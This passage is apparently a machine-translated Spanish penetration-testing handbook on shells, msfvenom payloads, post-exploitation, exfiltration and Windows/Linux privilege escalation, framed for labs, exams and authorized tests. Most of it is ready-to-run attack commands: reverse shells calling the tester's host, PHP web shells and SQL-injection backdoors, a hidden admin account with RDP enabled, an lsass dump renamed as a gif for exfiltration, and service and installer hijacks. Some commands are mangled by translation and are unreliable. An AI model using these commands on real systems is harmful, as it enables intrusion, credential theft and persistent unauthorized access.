También puede poner en *segundo plano* la sesión de Meterpreter y probar un exploit local desde Metasploit, o puede *cargar* un exploit u otros archivos. Explore esta herramienta a fondo, ya que tiene algunas capacidades sorprendentes. Simplemente no te apegues demasiado ni te vuelvas demasiado dependiente de él.

CONCHAS Y CARGAS ÚTILES

Conseguir un caparazón en el objetivo es generalmente el objetivo. Claro, a veces puede ver los archivos, ejecutar comandos o manipular el sistema de otra manera, pero en realidad lo que debe buscar es tener un shell de raíz/sistema. En laboratorios, exámenes o escenarios del mundo real, rara vez obtiene crédito por algo menos. Puede instalar un programa o hacer una captura de pantalla de un directorio de archivos confidenciales para ilustrar la gravedad de un problema, pero fácilmente podría terminar pasando por alto otros problemas críticos si se contenta y deja de investigar.

Hay tres tipos principales de shells y mil formas de implementarlos.
Los tres tipos son Reverse Shells, Bind Shells y Web Shells. Un Reverse Shells envía comandos desde el objetivo a su sistema que ve en una conexión de terminal. Usted 'atrapa' este shell ejecutando un oyente en su propio sistema. Bind Shells inicia el oyente en el destino y espera a que usted inicie la conexión del terminal desde su sistema. Los shells web son archivos que crea en el sistema de destino que le permiten manipular ese sistema mediante la ejecución de comandos. A veces, usted inicia un Reverse Shell o Bind Shell utilizando este Web Shell.

En muchos casos, puede iniciar un shell utilizando comandos del sistema integrados en PHP, Python o algún otro script que pueda ejecutar en el sistema de destino. Otras veces, deberá crear una carga útil e idear una forma de ejecutarla en el sistema de destino. A veces, herramientas como Metasploit harán todo el trabajo pesado por usted y, a veces, debe cumplir con las herramientas a mitad de camino.

MSFVENOM

MSFvenom es un programa independiente de Metasploit que le permite crear cargas útiles personalizadas con múltiples opciones para cosas como codificación, formatos de archivo y más. He enumerado algunos conceptos básicos con los que debe comenzar a continuación, pero le recomiendo probar cosas como plantillas, arquitecturas de sistemas múltiples, tamaños de carga útil, etc. para que se familiarice con ellos.

cuando surge la necesidad.

Lista de módulos:

```
msfvenom -l
```

Formatos de archivo de lista: msfvenom --formatos de lista

Lista de cargas útiles: msfvenom --lista de cargas útiles

Codificadores de lista: msfvenom --list codificadores

Ejemplo de Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=TUIP LPORT=4444 -f FORMATO
```

Ejemplo de Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=TUIP LPORT=4444 -f FORMATO
```

Ejemplo de PHP:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=YOURIP LPORT=4444 -f raw > shell.php
```

Es posible que deba abrir este archivo con un editor de texto y asegurarse de que las etiquetas de PHP al principio y al final sean correctas.

Ejemplo de EXE:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOURIP LPORT=4444 -f exe > shell.exe
```

Ejemplo de WAR:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=YOURIP LPORT=4444 -f war > shell.war
```

Ejemplo de ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=SUIP LPORT=4444 -f asp > shell.asp
```

CONCHAS INVERSAS

Netcat

http://nc110.sourceforge.net/

El exe de Windows se puede encontrar en Kali aquí: */usr/share/windows-resources/binaries/*

```
nc -e /bin/sh TU PUERTO IP
```

```
mknod /tmp/backpipe p /bin/sh 0</tmp/backpipe | nc YOURIP PUERTO 1>/tmp/backpipe
```

```
nc.exe -nv TU PUERTO IP -e cmd.exe
```

Intento

```
bash -i >& /dev/tcp/TUIP/PUERTO 0>&1
```

PHP

```
< ?php exec("nc -e /bin/sh TU PUERTO IP"); ?> <?php exec("nc.exe -nv TU PUERTO IP -e cmd.exe"); ?> <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/TUIP/PUERTO 0>&1'"); ?>
```

Shell inverso de Windows PHP https://github.com/Dhayalanb/windows-php-reverse-shell

Ver también

PSexec en Línea de comandos > Windows > Cambiar usuario

OYENTES

Netcat

Este es el recurso para configurar la mayoría de los oyentes. Debería funcionar para capturar shells inversos, incluidas las cargas útiles de Netcat, PHP, Bash e incluso MSFvenom, siempre que no sean cargas útiles basadas en Meterpreter. Sencillamente, todo lo que debe hacer es decirle a Netcat en qué puerto escuchar. Este debería ser el puerto que especificó la carga útil de shell inverso.

```
nc -lvp 4444
nc.exe -lvp 4444
```

Meterpreter Si usa una carga útil de Meterpreter, como en los ejemplos de MSFvenom que enumeré, entonces también necesita usar un oyente de Meterpreter. Para hacerlo, deberá iniciar Metasploit nuevamente, indicarle que use el controlador múltiple y luego configurar el tipo de carga útil que se usará (lo que seleccionó con MSFvenom).

msfconsole

msf6 > use exploit/multi/handler msf6

exploit(multi/handler) > establezca la carga útil php/meterpreter/reverse_tcp *carga útil* => *php/ meterpreter/ reverse_tcp* Una vez que vea que la carga útil se configuró

correctamente, asegúrese de verificar las opciones configuradas en la carga útil y ajustar según sea necesario. msf6 exploit(multi/handler) > mostrar opciones establecer LHOST

YOURIP (Local/Listening Host - Es posible que ya esté configurado, pero verifique que sea

correcto) configure LPORT 4444 (Local/Puerto de escucha)

Luego puede ejecutar el oyente y Meterpreter capturará el shell una vez que dispare la carga útil desde la máquina de destino. msf6 exploit (multi/handler) > ejecutar *[*] Comenzó*

el controlador TCP inverso en YOURIP: 4444

UNIR CONCHAS

Un Bind Shell es básicamente una carga útil para iniciar un oyente en un sistema de destino. Luego, usted mismo se conecta al oyente utilizando Metasploit, su código de explotación o los mismos comandos que usaría en su carga útil de shell inversa.
Hay momentos en que un Bind Shell es el camino a seguir, como con ciertas vulnerabilidades de Metasploit. Normalmente no los sugiero porque los cortafuegos tienden a obstruir las conexiones entrantes con más frecuencia que las salientes.

CONCHAS Y PUERTAS TRASERAS

Prueba de comando único

<?php echo shell_exec("uname -a"); ?>

Comando puerta trasera

<?php echo shell_exec($_GET['cmd']); ?> Comando

Backdoor mediante inyección SQL SELECCIONE "<?php system($_GET['cmd']); ?>" en el archivo de salida "/var/www/ html/backdoor.php"

Hay algunos shells web interesantes con muchas funciones, como C99 Webshell, pero advierto que estos se modifican con bastante frecuencia, así que revise el código y utilícelos bajo su propio riesgo.

CONCHAS DE ACTUALIZACIÓN

Conchas de cárcel

Pocas cosas son más molestas que finalmente obtener un shell en una caja de Linux y darse cuenta de que no tiene permisos para ejecutar ni siquiera los comandos más básicos. Hay varias formas de evitar esto y, a continuación, enumeraré los comandos más simples para probar. Solo debes saber que romper requerirá perseverancia, paciencia e ingenio, pero a veces ni siquiera es necesario.

Intente invocar otro shell /bin/
sh /bin/bash

Edite las variables de

RUTA: export PATH=/bin:/usr/bin:$PATH
export SHELL=/bin/sh Pruebe python:

python -c 'import os; os.sistema("/bin/
bash")'

Desde Vi/Vim: :!/bin/sh

Conchas TTY y PTY

Por lo general, cuando obtiene un shell en un sistema de destino, está trabajando con un intérprete de línea de comando simple. Esto significa que es probable que se encuentre con problemas inusuales, como errores, falta de control y comandos que no están disponibles. Para resolver esto, deberá actualizar su shell a un terminal de teletipo o pseudo-teletipo que le permita ejecutar la mayoría de los comandos y herramientas de línea de comandos sin problemas. Hay varias formas de hacer esto y algunas funcionan mejor que otras en un escenario determinado. Voy a enumerar algunos que he usado en el pasado con más éxito, pero le aconsejo que busque otros que puedan satisfacer sus necesidades donde uno de estos puede no serlo.

Python
python -c 'importar pty; pty.spawn("/bin/sh")'

Bash

echo os.system ('/ bin / bash') /
bin / sh -i

Perl

```
perl -e 'exec "/bin/sh";' perl:
ejecutivo "/bin/sh"; Conchas
```

TTY totalmente interactivas Llegará

un momento en el que crea que ha hecho todo lo posible, pero aún no puede realizar ciertas funciones. Uno de los problemas más comunes con los que me he encontrado es la necesidad de usar *Ctrl+C* dentro de un shell sin que mate mi shell por completo. A veces intentará un exploit o ejecutará un script y las cosas no saldrán según lo planeado. Tal vez el exploit funcionó pero se colgó, o tal vez el programa que estaba ejecutando se bloqueó. Cualquiera que sea el caso, hay una solución a nuestro problema *Ctrl+C .*

Comience con la actualización a una terminal Python PTY

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Ahora ponga en segundo plano este shell presionando

Ctrl+Z Esto abrirá una nueva ventana, escriba echo $TERM donde debería ver los detalles de TERM que deberían decir algo como *xterm-256color.*

Ahora necesita ver la configuración actual de E/S del terminal usando el comando *set teletype* con el interruptor *all* como este: stty -a

Debería poder ver los detalles de los números de 'filas' y 'columnas' ahora. Debería decir algo como *filas 50; columnas 100.* Esto dependerá del tamaño de la ventana de terminal que tenga abierta.

Ahora escriba stty raw -echo, que puede parecer que está escribiendo mal o no lo está escribiendo en absoluto, solo tenga cuidado de estar escribiendo correctamente y tenga fe. Una vez que presione Intro, escriba fg para recuperar el shell inverso y luego escriba restablecer. En este punto, la ventana de la terminal debería volver a verse normal (más o menos).

El paso final es hacer coincidir la configuración de este shell con su terminal normal ingresando los siguientes comandos: export SHELL=bash export TERM=xterm-256color stty filas 50

```
columnas 100
```

En este punto, debería poder ejecutar scripts y exploits sin temor a perder su shell en caso de que tenga que pulsar Ctrl+C para salir de un proceso atascado. este truco

solo me ha salvado en algunas situaciones, así que manténgalo en cubierta si tiene demasiados problemas con algo como la escalada de privilegios, por ejemplo.

Tiempos de espera

Habrá situaciones en las que necesite tener un keepalive ejecutándose para que el shell no agote el tiempo de espera y se caiga. Con emuladores de terminal como **Putty ,** puede configurar keepalives en las opciones de conexión, pero hay momentos en que incluso esto no es suficiente. Si se trata de cierres de sesión automáticos de SSH, puede intentar cambiar la configuración de TMOUT desactivándola: desactive TMOUT o cambie el valor de tiempo de espera (en segundos): export TMOUT=3600. La mejor manera de evitar tiempos de espera es una simple preparación, pero a veces necesita tiempo para resolver un problema imprevisto o buscar un archivo o un exploit que no sabía que necesitaría hasta después de tener el shell. Si todo lo demás falla, el siguiente comando puede ayudar a mantener el shell activo mientras realiza tareas secundarias adicionales.

```
mientras duerme 120; hacer printf '\33[0n'; done
```

Shell cifrado Si está realizando pruebas en el mundo real, es una buena idea tomar precauciones con los datos que transfiera. Si necesita un shell encriptado, Ncat es una buena alternativa a Netcat.

Ncat

https://nmap.org/ncat/

Desde (su) sistema de ataque:

```
ncat -lvp 4444 --ssl --allow TARGETIP
```

Del sistema de destino:

```
ncat -v YOURIP 4444 --ssl -e /bin/bash
```

Otras opciones de shell cifradas incluyen:

Socat

http://www.dest-unreach.org/socat **SBD**

(Puerta trasera segura) https://sourceforge.net/projects/sbd

LÍNEA DE COMANDO

Así que tienes un caparazón en tu objetivo, ¿ahora qué? Bueno, aquí es donde comienza el verdadero trabajo. Es posible que no tenga idea de lo que hay en esta máquina, por lo que necesita encontrar archivos, programas, vulnerabilidades, usuarios y otras configuraciones de interés. Necesitas ver qué hace esta máquina y con qué más habla.

Probablemente todavía necesite aumentar los privilegios. Es posible que deba exfiltrar datos. Necesita crear mecanismos de persistencia en el destino. Hay mucho que considerar, y eso es antes de tener en cuenta cualquier tecnología de detección y mitigación que pueda interponerse en su camino.

ventanas

ENUMERACIÓN DEL SISTEMA

La siguiente tabla enumera los comandos comunes para enumerar un objetivo comprometido.

Command	Description
System information	
hostname	View name of the current host
systeminfo	View full system information
ver	View OS version
tasklist /v	View verbose task list details (Name, PID, User)
set	View environment variables
net start	View running services
gpresult /z	View Group Policy details
User/Group Information	
whoami	View current user
net users	View all local users
net localgroup	View all local groups
Network information	
ipconfig /all	View all network interface details
route print	View interfaces and active routes
netstat -ano	View listening and established ports/PIDs
netstat -b *(requires admin)*	View executable creating connection
net use	View shared drives
netsh firewall show state	View firewall state
netsh firewall show config	View firewall configuration
arp -a	View ARP cache
netsh wlan show profile	View wireless network profiles
netsh wlan show profile SSID key=clear	View SSID details including password
Files & Directories	
tree c:\ /f /a > C:\tree.txt *(requires admin)*	Print entire directory structure to a file
dir filename.txt /s	Search for a file by name
type filename.txt	View contents of a file

HABILITAR RDP

Esto puede ser ruidoso en un escenario del mundo real, o al menos debería serlo, así que considérelo como último recurso. Si sigue esta ruta, existe la posibilidad de que lo detengan más temprano que tarde, así que prepárese para moverse rápidamente si tiene la intención de mostrar cuán crítico es o podría llegar a ser esto. Los beneficios de abrir RDP son que tiene otra forma de regresar al sistema, es probable que pueda obtener acceso completo a la GUI y a los programas que dependen de ella, puede crear una conexión más estable con el objetivo y, si la configuración inicial funciona. Si no se detecta, su actividad puede parecer tráfico legítimo a partir de ese momento.

Cree un usuario local:

```
probador de usuario de red Testing123! /
```

ADD Agregar la cuenta de usuario local al grupo de administradores locales: net

```
localgroup administradores tester /
```

ADD Agregar la cuenta de usuario local al grupo de usuarios de escritorio remoto: net localgroup "Usuarios de escritorio remoto" tester /

ADD Habilitar RDP en el sistema (puerto 3389) : registro agregar

```
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

Ver también

Búsqueda y descifrado de contraseñas > Creación de cuentas

TRANSFERENCIA DE ARCHIVOS Y EXFILTRACIÓN

No hagas todo el trabajo anterior solo para quedarte atascado aquí. Hay varias formas de transferir archivos, solo elija la que tenga más sentido y sea la más simple para su situación.

Instalar paquetes/características (TFTP, FTP, Telnet, etc.)

Esto es invasivo y generalmente requiere privilegios elevados, pero es bueno saberlo cuando se encuentre en la fase posterior a la explotación.

Vea qué funciones están habilitadas/deshabilitadas:

```
dism /online /get-features
```

Habilite una función:

```
dism /online /Enable-Feature /FeatureName:TFTP /All
```

```
pkgmgr /iu:"TFTP" (Versiones anteriores de Windows)
```

Netcat

Desde el sistema receptor: nc.exe -l

```
-p 4444 > archivo.txt
```

Desde el sistema emisor: nc.exe TARGETIP

```
1234 < archivo.txt
```

Raíz web

Una de las formas más fáciles y menos detectadas de filtrar datos es simplemente cambiar el nombre

archivos y moverlos a la raíz web. No es tan probable que active una alerta si hay un gigabyte de tráfico desde un servidor web, incluso si solo se trata de un gif o jpg. A menos que esté intentando exfilar un archivo como ntds.dit (la base de datos de Active Directory) o algo así de masivo, la mayoría de los archivos no serán tan grandes. Un ejemplo simple sería el siguiente: C:\> procdump -ma lsass.exe lsass.dmp C:\> renombrar lsass.dmp bienvenido.gif C:\> mover bienvenido.gif c:\Inetpub\wwwroot Ahora solo puede descargue el archivo lsass.dmp real del servidor web en: https://TARGETIP/welcome.gif También puede usar el comando copiar para colocar archivos en la raíz web. Los recursos compartidos de SMB o los servidores FTP de uso frecuente también son una opción viable, pero tenga en cuenta que, en una prueba del mundo real, es posible que los archivos extraños que aparecen en estas ubicaciones no pasen desapercibidos.

C:\Windows\Users\Bob\Desktop> copiar BankAccount.xls c:\Inetpub\wwwroot **Wget & Equivalent Scripts** Deberá transferir el archivo wget.exe desde Kali *(/usr/share/windows resources/binaries/)* o cree un script similar en el destino usando VBScript o PowerShell. Una simple búsqueda en Internet de "wget vbscript" o "wget powershell" debería ayudarlo a encontrar varios ejemplos de cómo hacer esto. Puede ser necesario crear uno de estos scripts si no tiene otros medios para transferir archivos y necesita improvisar.

BITSAdmin y PowerShell

BITSAdmin y PowerShell son herramientas legítimas que probablemente estén presentes en un objetivo de Windows, lo que simplifica significativamente nuestro proceso. BITSAdmin, parte del Servicio de transferencia inteligente en segundo plano de Microsoft, está diseñado específicamente para crear trabajos de carga y descarga a través de la línea de comandos, por lo que se adapta perfectamente a nuestras necesidades.

Ejemplo básico: C:\Users\Tester> powershell PS C:\Users\Tester> bitsadmin /create TEST | bitsadmin /transfer TEST http://TARGETIP/filename.exe c:\users\filename.exe | bitsadmin /currículum

PRUEBA | bitsadmin /complete TEST PowerShell

Cmdlet - Ejemplo de descarga: C:\Users\Tester> powershell
PS C:\Users\Tester> Start-BitsTransfer -Source http://
TARGETIP/filename.exe c:\users\filename.exe PowerShell Cmdlet -
Ejemplo de carga (a un recurso compartido SMB con acceso de invitado

habilitado): Start-BitsTransfer -Fuente "C:\Users\Tester\Desktop\passwords.txt" - Destino "//192.168.1.21/
Share/passwords.txt" -TransferType Cargar Si te equivocas y quieres empezar de nuevo: PS C:
\Users\Tester> bitsadmin /reset

Probablemente necesitará derechos de administrador para escribir en C:\ directamente, por lo
que para las descargas simplemente elija otro directorio en cualquier lugar que desee, a menos que ya
tenga los privilegios de sistema/administrador.

Hay muchas cosas que puede hacer con BITSAdmin y PowerShell, y muchas de ellas pueden pasar
desapercibidas, ya que las herramientas están disponibles en la mayoría de los sistemas de Windows sin
suficiente escrutinio real, si es que lo hay, en términos de detección.

Ver también

Búsqueda y uso de exploits > Metasploit

CAMBIAR DE USUARIO

runas /usuario:\nombre de usuario cmd.exe

En algunos casos, es posible que desee utilizar PsExec en su lugar para generar un nuevo shell. psexec
-accepteula -u admin -p contraseña nc.exe -e cmd.exe TU PUERTO IP

SISTEMAS INTERNOS

Recomiendo encarecidamente que se familiarice con las utilidades de Sysinternals Suite,
como el PsExec anterior. Muchas de estas herramientas se pueden usar en sistemas remotos, por lo que si
logró obtener un administrador de dominio u otras credenciales útiles en un sistema de destino, es mucho lo
que podría lograr, como obtener shells o cerrar el software antivirus. Por lo general, habrá una versión de 32 y
64 bits de cada utilidad, así que asegúrese de usar la adecuada.

Algunos ejemplos de utilidades útiles incluyen: >PsPasswd
(Cambiar la contraseña de una cuenta)

>PsLoggedon (Ver quién está conectado a la máquina)

>PsFile (Vea a qué archivos acceden los usuarios remotos)

>PsSuspend (Suspender un proceso)

>PsKill (Eliminar un proceso)

>AccessChk (Comprueba los permisos efectivos para los recursos del sistema)

Descargue toda la suite Sysinternals: https://
docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite Vea la lista completa de utilidades, su propósito y enlaces de descarga individuales: https://docs.microsoft.com/en-us/sysinternals/downloads/

Ver también

Escalada de privilegios > Windows > Permisos de servicio débiles
Búsqueda y descifrado de contraseñas > Obtener credenciales de un usuario comprometido
Sistema

CREAR UN ARCHIVO

escriba nul> nombre de
archivo.txt **Linux**

ENUMERACIÓN DEL SISTEMA

La siguiente tabla enumera los comandos más utilizados para enumerar un destino de Linux comprometido.

Command	Description
System Information	
hostname	View name of the current host
pwd	Print Working Directory
uname -a	View OS/hostname/kernel/version/arch
cat /etc/issue	View OS
cat /proc/version	View kernel version and compiler used
cat /etc/*-release	View OS release details
ps aux	View all running processes
env	View environment variables
crontab -l	View all cron jobs for current user
User / Group Information	
id	View current user+group names/numeric IDs
cat /etc/passwd	View all the accounts on the system
cat /etc/shadow (requires root)	View the hashed passwords of accounts
cat /etc/group	View the groups on the system
sudo -l	List allowed or forbidden commands for user
sudo -ll	List allowed commands for user (long format)
last	View users who have logged in/out
finger	View details of logged in users
Network Information	
ifconfig	View network interface details
cat /etc/network/interfaces	View network interface configurations
cat /etc/resolv.conf	View DNS nameservers
cat /etc/networks	View networks
iptables -L (requires root)	View iptables (firewall) rules
lsof -i	List network connections
netstat -antup	View listening and established ports/processes
netstat -tulpn	View listening ports/processes
arp -e	View ARP cache
route	View interfaces and active routes
Files & Directories	
cat ~/.bash_history	View the bash history for a user
ls -al	List all files/directories with details
mount	View mounted file systems
cat /etc/fstab	View unmounted file systems
df -h	View file system and disk space details
find (or locate, whereis, which)	Confirm presence/location of programs/files

Ver también

Búsqueda y descifrado de contraseñas > Creación de cuentas

Escalada de privilegios > Linux > Archivos SUID y SGID

Escalada de privilegios > Linux > Scripts y archivos grabables

TRANSFERENCIA DE ARCHIVOS Y EXFILTRACIÓN

Netcat

Desde el extremo receptor:
nc -l -p 4444 > archivo.txt

Desde el extremo emisor:
nc TARGETIP 1234 < archivo.txt

Raíz web

Solo necesita el comando mv (mover) para cambiar el nombre de un archivo y moverlo.
mv /root/somefile.txt /var/www/html/welcome.gif Use cp para simplemente copiar un

archivo a la raíz web. cp /root/algunarchivo.txt /var/www/html

Wget

wget YOURIP/exploit

Recuerde, puede transferir el exploit compilado o el código, ya que a veces es mejor compilar en el objetivo.
Ejemplos:
wget 192.168.13.37/cowroot wget
192.168.13.37/cowroot.c

SCP

SCP puede ser una opción útil para transferir archivos a través de
SSH. scp /root/script.py user@targethost:/home/user/script.py Más
información sobre el uso de SCP: https://www.linux.com/topic/
desktop/how-securely-transfer-files- between servers- scp/

Rizo

Puede usar Curl para enviar el archivo.

Utilice Curl para enviar un archivo a su propio servidor
web. curl -X POST -d @filename.txt http://TUIP Usa
Curl para descargar un archivo.

curl -s http://SOURCEIP/file.txt -o archivo.txt

RSYNC

Cargue un archivo:

rsync -v usuario@SOURCEIP:nombre de archivo.txt usuario@TARGETIP:nombre de archivo.txt

Descargue un archivo:

rsync user @TARGETIP:nombre de archivo.txt nombre de archivo.txt

Ver también

Búsqueda y uso de exploits > Metasploit

CAMBIAR DE USUARIO

su testaccount *(Se solicitará la contraseña)* su - testaccount

(Se solicitará la contraseña, restablecerá las variables de entorno) sudo su *(Cambiar a la cuenta raíz, requiere la contraseña raíz)*

CREAR UN ARCHIVO

toque nombre de archivo.txt

ESCALADA DE PRIVILEGIOS

Un error común que cometen los principiantes cuando llega el momento de escalar los privilegios es comenzar a probar de inmediato las vulnerabilidades del kernel. Hay un par de razones por las que esta es una idea terrible.

1) Es más probable que bloquee el sistema con el exploit incorrecto y, a veces, incluso con el exploit correcto. Ahora, ¿adivina quién tiene que empezar desde el principio y reiniciar la máquina, volver a obtener un shell, actualizar el shell, copiar archivos, etc., todo de nuevo? Y si aún no aprendiste la lección, podrías sentarte repitiendo este ciclo durante horas mientras te sientes cada vez más frustrado. Si se encuentra en un entorno de producción, los resultados de esto podrían ser aún más catastróficos, independientemente de si se contempla o no la escalada de privilegios.

2) No estás aprendiendo nada. Si se trata de una prueba del mundo real, debe buscar todo tipo de vulnerabilidades y configuraciones incorrectas, no solo tratar de mostrar a todos que "ganó" al obtener la raíz. Además, la mayoría de los laboratorios están diseñados para enseñarle varias formas de realizar tareas, y la escalada de privilegios no es una excepción. Si simplemente lanza Dirty Cow en cada caja de Linux y espera lo mejor, es posible que no esté aprendiendo otros métodos que la máquina fue diseñada para enseñarle. No seas un pwny de un solo truco.

Querrás estar más en un modo explorador mientras practicas y aprendes. En las pruebas del mundo real, será más útil brindar recomendaciones para fortalecer el sistema que vayan más allá de la aplicación de parches al kernel. Si descubre un problema de configuración que permite la escalada de privilegios y que este problema de configuración crítico existe en la imagen dorada que una empresa usa para respaldar todos sus servidores, esa es información mucho más valiosa que, "Oye, te perdiste un sistema durante parcheado y yo lo poseía", incluso si esto lo lleva a obtener root/system en un controlador de dominio. Habiendo dicho todo eso, un kernel exploit puede ser justo lo que necesita. Y si está tomando un examen y el tiempo es un factor, probar uno que esté razonablemente seguro de que funcionará puede ser preferible a pasar unas cuantas horas más enumerando.

GUIONES DE ENUMERACIÓN

Algunos de estos son más antiguos, pero nunca se sabe con lo que se puede encontrar, por lo que es bueno tener opciones. Todavía sugiero enfáticamente intentar hacer todo lo que pueda de forma manual al principio para obtener más información sobre lo que realmente está sucediendo y cómo puede realizar estas tareas en caso de que no pueda usar un script. Además, depender de los scripts para que hagan el trabajo por ti no te hace pensar como un hacker. El pensamiento es lo que lo distingue de todos los demás que inevitablemente se atascan cuando los scripts no funcionan o dejan de actualizarse.

Linuxprivchecker
https://github.com/sleventyeleven/linuxprivchecker

LinEnum

https://github.com/rebootuser/LinEnum

Sugerencia de explotación de Linux https://
github.com/InteliSecureLabs/Linux_Exploit_Suggester

Enumeración inteligente de

Linux https://github.com/diego-treitos/linux-smart-enumeration

LINPEAS

https://github.com/carlospolop/privilege-escalation-awesome-scripts suite/tree/
master/linPEAS

WINPEAS

https://github.com/carlospolop/privilege-escalation-awesome-scripts suite/tree/
master/winPEAS

Sugerencia de exploits de
Windows https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Sugerencia de vulnerabilidades de Windows: próxima generación https://
github.com/bitsadmin/wesng

Windows: Sherlock/Watson

https://github.com/rasta-mouse/Sherlock https://
github.com/rasta-mouse/Watson

ventanas

EXPLOTACIONES DEL NÚCLEO

Esto es simplemente una cuestión de verificar la compilación del sistema operativo en el sistema y buscar los exploits correspondientes en recursos confiables como Exploit-DB o Metasploit. Los comandos ver y systeminfo deberían ser suficientes para recopilar el nombre del sistema operativo, la versión y los detalles de la compilación. Si no desea mostrar todos los detalles de la información del sistema, utilice el siguiente comando:

```
información del sistema | findstr /B /C:"Nombre del sistema operativo" /C:"Versión del sistema operativo"
```

Buscar parches wmic

```
qfe get Caption,Description,HotFixID,InstalledOn
```

RUTA DE SERVICIO SIN COTIZACIÓN

Busque directorios susceptibles.

```
C:\> servicio wmic obtener nombre, nombre para mostrar, nombre de ruta, modo de
inicio |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```

Compruebe con qué cuenta se ejecuta el servicio.

```
C:\> servicio wmic obtener nombre, nombre de
```

inicio Verifique los permisos del directorio.

```
icacls "C:\Archivos de programa (x86)\Aplicación\Otro directorio"
```

Una vez que encuentre un servicio potencialmente explotable, coloque un exe de shell inverso en el directorio debajo del original. El truco consiste en nombrar el archivo con la siguiente palabra en la ruta del directorio al exe legítimo. Tomando el ejemplo anterior, digamos que este es el archivo exe legítimo:

```
C:\Archivos de programa (x86)\Aplicación\Otro directorio\algo.exe
```

Querría colocar su exe en la carpeta de la *aplicación* y nombrarlo *Otro.exe.* Luego, simplemente encuentre una manera de ejecutarlo, lo que generalmente significa reiniciar el servicio de alguna manera.

```
sc detener SERVICIO
sc iniciar SERVICIO
```

PERMISOS DE SERVICIO DÉBILES

Digamos que tiene un shell de privilegios bajos como "algúnusuario" que sabe porque tan pronto como obtuvo el shell, escribió whoami y dijo: hostname\someuser

Para encontrar permisos de servicio débiles que le permitan elevar los privilegios,

puede usar una herramienta de Sysinternals llamada AccesChk. Es posible que deba cargarlo en el destino, pero una vez que lo haya hecho, el proceso es simple. Primero, ejecuta la herramienta para ver qué servicios puede manipular como "algún usuario". accesschk /accepteula -nobanner -uwcv "someuser" * Esto podría mostrar bastantes servicios, pero desea concentrarse en los que dicen *Service All Access* así: RW SomeService

Servicio_todo_acceso

A continuación, debe ver qué puede hacer con estos servicios al verificar sus propiedades de esta manera: sc qc SomeService Los dos elementos que le interesan son BINARY_PATH_NAME y una línea que dice SERVICE_START_NAME: LocalSystem LocalSystem es el que desea, por lo que ahora solo tienes que cambiar la variable binPath que se muestra en BINARY_PATH_NAME.

Puede mantenerlo simple y hacer que ejecute un comando que otorgue derechos de administrador local a "algún usuario": sc config "AlgúnServicio" binPath= "administradores de grupo local de red algúnusuario / agregar"

Si lo prefiere, puede ejecutar un exe diferente, como un shell inverso de netcat con privilegios elevados: sc config "SomeService" binPath= "c:\windows\users\someuser\nc.exe -nv YOURIP 4444 -ec: \windows\system32\cmd.exe"

Recuerde, aún necesita reiniciar el servicio para que suceda algo:

```
sc detener AlgúnServicio
sc iniciar AlgúnServicio
```

Luego, solo es cuestión de verificar que funcionó ejecutando comandos elevados en su shell actual o nuevo.

INSTALE SIEMPRE ELEVADO

Este método funciona cuando el sistema está configurado para permitir que cualquier usuario instale un paquete MSI con privilegios del sistema. Ejecute las siguientes consultas de registro para

comprobar esta vulnerabilidad.

consulta de registro HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated consulta de registro HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /

v AlwaysInstallElevated Ahora tiene varias opciones, como crear una cuenta de administrador local que puede hacer con la ayuda de MSFvenom. msfvenom -f msi-nouac -p windows/

adduser USER=tester PASS=Tester!23$ -o addtester.msi

Luego ejecute el instalador.

msiexec /quiet /qn /i addtester.msi O puede

crear un shell inverso con privilegios elevados. Por ejemplo: msfvenom -p windows/x64/

shell/reverse_tcp -e cmd/powershell_base64 LHOST=YOURIP LPORT=4444 -f exe > shell.exe

msfvenom -f msi-nouac -p windows/exec cmd="C:\Usuarios\algúnusuario\shell.exe" > shell.msi

Asegúrese de que su oyente se esté ejecutando, luego ejecute el

instalador. msiexec /quiet /qn /i shell.msi

También hay un módulo **Metasploit** que puede usar para explotar esta falla. explotar/windows/local/siempre_instalar_elevado

Luego, una vez más, solo necesita verificar que funcionó ejecutando los comandos apropiados en el shell actual o nuevo.

CREDENCIALES ALMACENADAS

Encontrar las credenciales almacenadas es una de las formas más fáciles y menos ruidosas de aumentar los privilegios. Si puede elegir entre varios métodos, le sugiero que use este cuando esté disponible. Es como si la mayor parte del trabajo se hubiera hecho por ti. Hay toneladas de situaciones en las que un usuario o un programa ha almacenado credenciales en texto sin formato, o algún formato que es fácil de descifrar o decodificar, como base64. Al usar el comando *dir* para búsquedas, a veces es mejor comenzar en el directorio raíz para asegurarse de que está buscando en todos los subdirectorios posibles de interés. Sin embargo, esto podría producir demasiados inútiles

resultados dependiendo de los detalles de la búsqueda, así que use su propia discreción.

Archivos desatendidos

Los archivos de instalación desatendida sobrantes de una implementación de Windows generalmente contendrán una contraseña de administrador local. Puede buscar fácilmente estos archivos o usar el módulo Metasploit para buscarlos.

El módulo **Metasploit** es: post/
windows/gather/enum_unattend

Las búsquedas a utilizar son:

dir /b /s unattend.xml dir /b /
s sysprep.inf dir /b /s
sysprep.xml Si desea

examinar los directorios del sistema desde el Explorador de Windows, las ubicaciones normales suelen ser una de las rutas que se enumeran a continuación. Como puede ver, puede ser más fácil simplemente buscar desde la línea de comando.

C:\unattend.xml C:
\Windows\Panther\Unattend.xml C:
\Windows\Panther\Unattend\Unattend.xml C:\sysprep.inf

C:\sysprep\sysprep.xml C:\Windows\system32\sysprep .inf
C:\Windows\system32\sysprep\sysprep.xml

IIS

Un objetivo que ejecuta IIS podría tener credenciales privilegiadas almacenadas en texto no cifrado.

Busque el archivo web.config. dir /b /s
web.config O búsquelo en los siguientes

directorios.
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config C:
\Inetpub\wwwroot\web.config

Preferencias de directiva de grupo

A veces puede encontrar credenciales de administrador gracias a la Política de grupo

